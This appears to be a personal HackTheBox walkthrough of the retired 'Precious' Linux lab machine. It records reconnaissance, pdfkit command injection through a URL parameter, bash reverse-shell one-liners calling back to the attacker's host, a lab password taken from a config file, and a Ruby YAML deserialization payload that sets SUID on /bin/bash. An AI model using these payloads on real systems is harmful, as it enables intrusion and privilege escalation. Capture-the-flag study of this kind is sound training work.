195 HTB Precious

[HTB] Precious

by Pablo

- **Resources:**

> 1. **Savitar** `https://htbmachines.github.io/`
> 2. **0xdf** `https://0xdf.gitlab.io/`
> 3. `https://www.deepl.com/translator`
> 4. `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`
>
>
>
> Precious
>
> OS Linux
>
> RELEASE DATE 26 Nov 2022
>
> DIFFICULTY Easy
>
> MACHINE STATE Retired

Objectives:

```
Precious is an Easy Linux box on HackTheBox, released on November 26, 2022. Its high rating and easy difficulty
make it an attactive way to get back into HTB after a short hiatus. It prominently features the Ruby language,
and usage of ruby gems - hence the name. While the foothold is fairly straightforward, the path to root takes a
bit of thought!
```

1. **Ping &** `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.11.189
--- 10.10.11.189 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
2. ▷ whichsystem.py 10.10.11.189
10.10.11.189 (ttl -> 63): Linux
3. ▷ ping -c 1 10.10.11.189 -R
PING 10.10.11.189 (10.10.11.189) 56(124) bytes of data.
64 bytes from 10.10.11.189: icmp_seq=1 ttl=63 time=193 ms
RR:     10.10.14.3
        10.10.10.2
        10.10.11.189
        10.10.11.189
        10.10.14.1
        10.10.14.3
```

2. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 precious.htb
2. 80/tcp open  http    syn-ack nginx 1.18.0
```

```
|_http-title: Convert Web Page to PDF
3. nginx/1.18.0 + Phusion Passenger(R) 6.0.15
```

3. **Whatweb**

```
1.  ▷ whatweb http://10.10.11.189 -v
2. Summary   : HTTPServer[nginx/1.18.0], nginx[1.18.0], RedirectLocation[http://precious.htb/]
```

4. **lookup ssh version to find os version through launchpad**


```
1. Google 'OpenSSH 8.4p1 Debian 5+deb11u1 launchpad'
2. clicking the third link we find the code name of the debian build
3. https://launchpad.net/debian/+source/openssh/1:8.4p1-5+deb11u2
4. openssh (1:8.4p1-5+deb11u2) bullseye; urgency=medium
```

5. **Lookup the NGINX version**

```
1. nginx/1.18.0 + Phusion Passenger(R) 6.0.15
2. https://github.com/phusion/passenger/releases
3. https://launchpad.net/ubuntu/+source/nginx/1.18.0-0ubuntu1.3
```

6. **Web-page enumeration port 80**

```
1. http://precious.htb
2. That takes us to a convert webpage to pdf page see below.
3. This is inherently vulnerable to attacks.
4. type in http://10.10.14.3 and click submit
5. download the pdf
```



Convert Web Page to PDF

Enter URL to fetch

exiftool the downloaded pdf

```
1. I changed the name of the pdf to make it more convenient
2. mv gitfyo322q7eawt0mz9o8hkukhjdi6rj.pdf precious.pdf
3. ▷ exiftool precious.pdf
Creator         : Generated by pdfkit v0.8.6
4. google "pdfkit v0.8.6"
```

Possible vector PDFKIT

8. **pdfkit**

```
1. **PDFKit** **is** a PDF document generation library for Node and the browser that makes creating complex, multi-page, printable documents easy. The API embraces chainability, and includes both low level functions as well as abstractions for higher level functionality.
2. google "pdfkit v0.8.6 exploit"
3. https://github.com/shamo0/PDFkit-CMD-Injection
4. https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795
5. Time for a PoC (Proof of Concept) demo
6. We get the following code snipit and add it our url. Lets see what happens.
7. http://10.10.14.3/?name=%20`sleep 5`
8. instead of sleep 5 lets use 'id'
9. http://10.10.14.3/?name=%20`id`
10. 10.10.11.189 - - [30/Dec/2023 06:31:14] "GET /?name=%20uid=1001(ruby)%20gid=1001(ruby)%20groups=1001(ruby) HTTP/1.1" 200 -
```

Got Shell

9. **Lets get a shell**

```
1. http://10.10.14.3/?name=%20`bash -c "bash -i >& /dev/tcp/10.10.14.3/443 0>&1"`
2. "▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.189 53200
```

```
bash: cannot set terminal process group (676): Inappropriate ioctl for device
bash: no job control in this shell
ruby@precious:/var/www/pdfapp$ whoami
whoami
ruby
```

Time Stamp `30:12`

10. **Python script** `pdfkit_xploit.py`

```
1. http://10.10.14.3/?name=%20`lsb_release -a`
2. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
3. bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
4. 'url': 'http://10.10.14.3/?name=%20`bash -c "bash -i >& /dev/tcp/10.10.14.3/443 0>&1"`'
5. SUCCESS, the pdfkit_exploit.py is a great script to learn about python
```

Time Stamp `01:16:29`

11. **He updated the script with classes.**

```
1. Lets get another shell. I have no idea why. lol
2. ruby@precious:/var/www/pdfapp$ bash -i >& /dev/tcp/10.10.14.3/443 0>&1
3. SUCCESS
4. He did this so we are operating only with netcat
```

12. **User flag**

```
1. ruby@precious:/home$ find . -name user.txt 2>/dev/null
find . -name user.txt 2>/dev/null
./henry/user.txt
2. ruby@precious:/home$ find . 2>/dev/null
```

PrivESC

13. **Privesc**

```
1. Henry password
2. ruby@precious:/home$ cat ./ruby/.bundle/config
cat ./ruby/.bundle/config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
3. henry@precious:/home$ cd henry
henry@precious:~$ ls
user.txt
henry@precious:~$ cat user.txt
d38e8866b41da6924156ba21b38e230c
```

14. **Now for ROOT flag**


```
1. google 'yaml.load yaml file remote code execution'
2. https://blog.stratumsecurity.com/2021/06/09/blind-remote-code-execution-through-yaml-deserialization/
3.https://brakemanscanner.org/docs/warning_types/remote_code_execution_yaml_load
4.
```

15. **This is what is in the yml file**

```
1. https://blog.stratumsecurity.com/2021/06/09/blind-remote-code-execution-through-yaml-deserialization/
2. The important part is chmod u+s /bin/bash
3.  ---
 - !ruby/object:Gem::Installer
     i: x
 - !ruby/object:Gem::SpecFetcher
     i: y
 - !ruby/object:Gem::Requirement
   requirements:
     !ruby/object:Gem::Package::TarReader
     io: &1 !ruby/object:Net::BufferedIO
       io: &1 !ruby/object:Gem::Package::TarReader::Entry
          read: 0
          header: "abc"
       debug_output: &1 !ruby/object:Net::WriteAdapter
          socket: &1 !ruby/object:Gem::RequestSet
              sets: !ruby/object:Net::WriteAdapter
                  socket: !ruby/module 'Kernel'
                  method_id: :system
              git_set: chmod u+s /bin/bash
          method_id: :resolve
```

16. **Root**

```
0xdf-5.1# cat root.txt
a9bc5818ce8ea28a825fbd16d90de4f6
```



Precious has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#19343
MACHINE RANK

30 Dec 2023
PWN DATE

RETIRED
MACHINE STATE

I recommend reviewing this video walk-through with savitar because he covers the python script he makes so well. Very worthwhile for anyone studying for the OSCP.